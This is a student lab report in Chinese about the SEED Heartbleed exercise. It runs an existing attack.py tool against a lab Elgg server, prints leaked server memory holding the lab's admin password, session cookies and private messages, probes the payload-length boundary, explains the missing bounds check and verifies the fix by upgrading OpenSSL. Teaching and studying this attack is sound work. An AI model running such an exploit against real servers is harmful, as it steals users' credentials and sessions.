

# 中南大学

## 网络安全线上实验报告 1

题    目      “心脏滴血”攻击

学生姓名      林丹丹

指导教师      王伟平

学    院      信息科学与工程学院

专业班级      信息安全 1401 班

二〇一六 年 十二 月

## 目录

一. 概述.....	1
二. 实验环境.....	1
三. 实验任务.....	2
1. 任务 1: 启动 Heartbleed 攻击.....	2
2. 任务 2: 找到 heartbleed 漏洞的起因.....	4
3. 任务 3: 对策和修复 bug.....	7
四. 实验结果.....	8
五. 实验心得.....	8

# “心脏滴血”攻击

## 一. 概述

“心脏滴血”漏洞是 OpenSSL 库中一个严重的实现上的缺陷，能够让攻击者从受害者服务器的内存中盗取数据。被盗取的数据内容取决于服务器内存中包含的内容。它可能包含个人密钥、TLS 回话密钥、用户名、密码、信用卡等信息。漏洞存在于 Heartbeat 协议的实现中，被 SSL/TSL 用来保持长久连接。

本次实验目的是帮助同学们了解这个漏洞的严重性，攻击是如何起作用的以及如何修补这一问题。受到“心脏滴血”漏洞影响的 OpenSSL 版本范围是从 1.0.1 到 1.0.1f。我们实验用乌班图虚拟机中 OpenSSL 版本为 1.0.1。

## 二. 实验环境

本次实验，我们需要建立 2 台虚拟机：一台称为攻击者机器，一台称为受害者服务器。虚拟机需要通过使用 NAT-Network 适配器来设置网络。可以通过设置虚拟机，选择网络，并点击适配器标签以将适配器调至 NAT-Network。确保两台虚拟机在同一 NAT-Network 下。

本次攻击使用的网站可以是任何使用 SSL/TSL 的 HTTPS 网站。然而，因为攻击一个真正的网站是违法的，所以我们已在虚拟机中搭建了一个网站，在我们自己的虚拟机下进行攻击。我们使用一个叫做 ELGG 的开源社会网络应用程序，并以下列 URL 命名：<https://www.heartbleedlabelgg.com>。

我们需要修改攻击者机器 的/etc/hosts 文件，以便将服务器名映射到虚拟机服务器的 IP 地址。在/etc/hosts 中搜索下列内容，并将 IP 地址 127.0.0.1 改为虚拟机服务器的真正的 IP 地址。

127.0.0.1 [www.heartbleedlabelgg.com](https://www.heartbleedlabelgg.com)

### 三. 实验任务

在开始实验的任务前，你需要理解 Heartbeat 协议是如何工作的。Heartbeat 协议由两个消息类型组成。Heartbeat 请求包以及 Heartbeat 回应包。客户端给服务器端发送一个 Heartbeat 请求包。当服务器接收到请求包，它就会返回一个包含了复制收到的消息的 Heartbeat 回应包。目的是为了保持长久连接。

#### 1.任务 1：启动 Heartbleed 攻击

在这个任务中，我们将启动 Heartbleed 攻击我们的社交网站，观察会造成怎样的损失。Heartbleed 攻击导致的实际损失取决于服务器内存中存储的信息类型。如果服务器上没有过多的操作，你将无法窃取到有用的信息。因此，我们需要以合法用户的身份与 WEB 服务器进行交互。让我们以管理员身份执行任务，并进行以下操作：

- ①通过你自己的浏览器访问。
- ②以网站管理员的身份登录。（用户名：admin，密码：seedelgg）
- ③添加 Bobby 为好友。
- ④给 Bobby 发送一条私信。

在你以合法用户的身份做了足够多的交互后，你可以开始攻击，然后观察你可以从受害者服务器中得到什么信息。从头编写程序启动 Heartbleed 攻击并不简单，因为它需要 Heartbeat 协议的低层知识。幸运的是，其他人已经写好了攻击代码。因此，我们将使用现有的代码获取 Heartbleed 攻击的第一手资料。我们使用的代码名为 attack.py，最初由 Jared Stafford 编写。基于教育的目的，我们对代码做了小小的更改。你可以从实验的网站上下下载这一代码，改变它的许可以便文件可执行。你可以按如下方法运行攻击代码：

```
$ ./attack.py www.heartbleedlabelgg.com
```

你可能需要多次运行攻击代码才能获取有用的数据。尝试并观察你是否能从目标服务器中获取以下信息。

- ①用户名和密码。
- ②用户的行为。（用户做了些什么）

### ③私信的确切内容。

你通过 Heartbleed 攻击盗取的每一块信息,你都需要提供屏幕截图作为证明,并解释你是如何攻击的,以及你的观察。

#### 实验截图:

##### ①获取的用户名及密码

```
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/inbox/admin
Cookie: Elgg=34drobpnlogee5k4vl8ogj7g86
Connection: keep-alive

.. ..B..XlC..*(.v&#

[11/09/2016 09:41] seed@ubuntu:/tmp$ attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
..@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2....E.D..../.A.....I.....
.....
.....#.....Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=34drobpnlogee5k4vl8ogj7g86
Connection: keep-alive

.D:1.y.B.3.,.....cation/x-www-form-urlencoded
Content-Length: 99

__elgg_token=c4c50ebf692982e1046ea7d6a47f21e28__elgg_ts=1478702689&username=admin&password=seedelgg..O.N!TqE.c.F.`B..F]

[11/09/2016 09:42] seed@ubuntu:/tmp$
```

用户名: admin, 密码: seedelgg

##### ②获取的私信内容

```
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
..@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2....E.D..../.A.....I.....
.....
.....#.....*q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=ppn6kgpu8h67617fipftl6i0n2
Connection: keep-alive

.X"v.....H.....po...

form-urlencoded
Content-Length: 129

__elgg_token=cd6f5bf973d30d7eb04897cca60b25118__elgg_ts=1478745409&recipient_guid=40&subject=CC&body=liuyifei+is+my+favorite+starE8...<.M..H..,

[11/09/2016 18:43] seed@ubuntu:~/Documents/tests
```

主题: CC

内容: liuyifie is my favorite star

```
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - serve
r is vulnerable!
Please wait... connection attempt 1 of 1
#####

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHJKLMNOABC...
...l.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=9ft3ork52tiic90gnqktrinn2
Connection: keep-alive

i\ .9...M..]..!..=..

form-urlencoded
Content-Length: 136

...elgg_token=eb24716a55985058be54de501c9151938__elgg_ts=1478708424&recipient_gui
d=40&subject=hahhah&body=why+can%27t+two+virtual+nachline4....
.Aa:....R.U./

[11/09/2016 08:27] seed@ubuntu:/tmp$
```

主题: hahhah

内容: why cant't two virtual machine

攻击方法: 执行 attack.py, 多次执行后, 便可获得用户的用户名和密码或用户私信的确切内容。

## 2.任务 2: 找到 heartbleed 漏洞的起因

这一任务中, 我们将比较良性包和由攻击者代码发送的恶性包的结果来找出 Heartbleed 漏洞的根本原因。

Heartbleed 攻击基于 Heartbeat 请求。这个请求会给服务器发送一些数据, 服务器将这些数据复制到它的回应数据包, 所以所有的数据都被回送了。在正常情况下, 假设请求包含 3 字节的数据“ABC”, 所以长度字段值为 3。服务器会在内存中替代这些数据, 并从数据的起始位复制 3 字节到它的回应包。在攻击的情况下, 请求可能包含 3 个字节的数据, 但是长度字段值可能定义为 1003。当服务器构造它的回应包时, 它会从数据的起始位开始复制数据, 但是它复制了 1003 字节, 而不是 3 字节。额外的 1000 字节显然不会来自于它的请求包, 它们来自服务器的私有内存, 可能包含了用户信息、密钥、密码等。

在这一任务中, 我们会调整请求的长度字段。首先我们先通过图 1 了解 Heartbeat 回应包是如何构造的。当 Heartbeat 请求包到来时, 服务器会解析这个包以得到

有效载荷以及有效载荷长度。此处，有效载荷只有 3 个字节的字符串“ABC”，有效载荷长度值为 3。服务器会盲目地从请求包中采取这个长度值。然后它通过指向存储“ABC”的内存构造回应包，然后复制有效载荷长度个字节（Payload length）的内容作为回应包的有效载荷。通过这种方式，回应包将包含一个 3 字节的字符串“ABC”。




图 1 良性 Heartbeat 通信




图 2 “心脏滴血”攻击通信过程

我们可以如图 2 般启动“心脏滴血”攻击。我们保持相同的有效载荷（3 字节），但是将有效载荷长度设为 1003。当服务器构造回应包时，它会再次盲目地将这个值设为有效载荷长度。这一次，服务器程序将指向字符串“ABC”，和从内存中获取的 1003 字节复制为回应包的有效载荷。除了字符串“ABC”，额外的 1000 字节都被复制到回应包中，可能包含任何信息，比如秘密操作、日志信息、密码等。

我们的攻击代码允许你设置不同的有效载荷长度。默认值为 0x4000，但是您可以通过使用命令项“-l”或者“-length”减小大小。



```
./attack.py www.heartbleedlabelgg.com -l 0x015B
```

```
./attack.py www.heartbleedlabelgg.com --length 83
```

我们需要通过设置不同的有效载荷长度来运行这一程序，并回答以下问题：

**问题 2.1：**随着长度值的减小，你观察到怎样的不同。

**回答：**随着长度值的减小，我观察到服务器返回的回应包中的数据也在逐步减少。

**问题 2.2：**随着长度值的减小，输入的长度值将会边界值。边界值或低于边界值的长度，Heartbeat 查询将会收到一个不带任何额外数据的回应包（意味着请求是良性的）。请找到边界长度。你可能需要尝试很多不同的长度值，直到 web 服务器发送的回复没有任何额外的数据。当返回的字节数小于期待值时，程序会打印出 “Server processed malformed Heartbeat, but did not return any extra data.”

**回答：**我找到的边界值为 22，如下截图所示。设置有效载荷长度为 23 时，仍返回额外的数据，而当有效载荷长度减小为 22 时，不再显示额外的数据，因此，可以判断边界值为 22。

```
...!AAAAAAAAAAAAAAAAAAAAABCEFGHIJKLM.J...7Z.....Q.

[11/09/2016 19:22] seed@ubuntu:~/Documents/test$ attack.py www.heartbleedlabelgg.com -l 23

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
...AAAAAAAAAAAAAAAAAAAAABC|I.>...<...>...0.

[11/09/2016 19:22] seed@ubuntu:~/Documents/test$ attack.py www.heartbleedlabelgg.com -l 22

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
```



### 3.任务 3：对策和修复 bug


为了修复 Heartbleed 漏洞，最好的办法就是将 OpenSSL 库更新至最新版本。它可以通过使用以下命令实现。应该注意的是，一旦更新成功，便很难回到有漏洞的版本。因此，在更新前，确保你已经完成了之前的任务。

```
#sudo apt-get update
```

```
#sudo apt-get upgrade
```

**任务 3.1** 更新 OpenSSL 库后，尝试再一次攻击。请描述你观察到的事实。

**回答：**更新 OpenSSL 库后，即使不设置有效载荷的长度值为边界值或小于边界值，攻击者也无法从服务器端获取额外的信息。实验截图如下所示。



```
[11/15/2016 06:47] seed@ubuntu:~/Documents/test$ attack.py www.heartbleedlabelgg.com
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
#####
.F

[11/15/2016 06:47] seed@ubuntu:~/Documents/test$ attack.py www.heartbleedlabelgg.com
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
#####
.F

[11/15/2016 06:49] seed@ubuntu:~/Documents/test$
```

**任务 3.2** 这个任务的目标是在源代码中找出解决 Heartbleed 漏洞的办法。此外，请对下列 Alice，Bob 及 Eva 关于 Heartbleed 漏洞的根本原因的讨论，做出评论。Alice 认为根本原因是因为在进行缓存区复制时，缺少边界检查；Bob 认为原因是缺失用户输入验证；Eva 认为我们可以通过删除数据包的长度值以解决所有的问题。

**解决办法：**从实验提供的文件上的 Listing1 中，我们可以看出源代码缺少有效载荷边界值的约束，才使得攻击者可以通过调整长度值的大小，达到窃取信息的目的。所有我认为解决 Heartbleed 漏洞的办法就是增加对有效载荷边界值的约束。

**评论：**我觉得 Alice 的说法是正确的，通过增加边界检查，可以达到修补 Heartbleed 漏洞的效果；Bob 的说法说不定也可以解决问题，但我觉得这种方法会使得程序更加复杂，没有必要；Eva 的所述的解决办法违背了 Heartbeat 协议的初衷，删除数据包的长度，那么将无法实现保持长久连接。

## 四. 实验结果

实验截图都在三 实验任务中。

## 五. 实验心得

“心脏滴血”攻击实验比较简单，只需下载 attack.py 文件，并使其可执行，之后便可通过执行该文件，获取在 [www.heartbleedlabelgg.com](http://www.heartbleedlabelgg.com) 登录的用户名及相关信息。

本次实验帮助我了解了 Heartbleed 漏洞，也帮助我找到了这一漏洞的相关解决方法。“心脏滴血”攻击实际上就是利用了 Heartbeat 请求对于有效载荷边界值没有约束，使得恶意攻击者可以通过这一漏洞，设置足够大的有效载荷值，以获取额外的信息。而解决这一漏洞的方法就是更新 OpenSSL 库。更新了 OpenSSL 库后，不再返回额外的信息，即无法造成“心脏滴血”攻击。

最初实验时，在 attacker machine 上执行 attack.py，只能在自己登陆 [www.heartbleedlabelgg.com](http://www.heartbleedlabelgg.com) 这一网站时，才能获得用户信息，而无法获取 victim machine 上登录的用户信息。之后，再反复阅读“心脏滴血”攻击的实验指导书，才发现，在指导书较靠前的位置，便提示过要将 attacker machine 上/etc/hosts 中 127.0.0.1 [www.heartbleedlabelgg.com](http://www.heartbleedlabelgg.com) 中的 IP 改为受害者 IP，这样才能在 attacker machine 上获取 victim 上的信息。

实验过程中，理解实验指导书上的内容成了本次实验最大的难度。通过本次实验，我也了解到，实验过程中应认真、冷静分析，这样才能更好地理解实验过程，完成实验。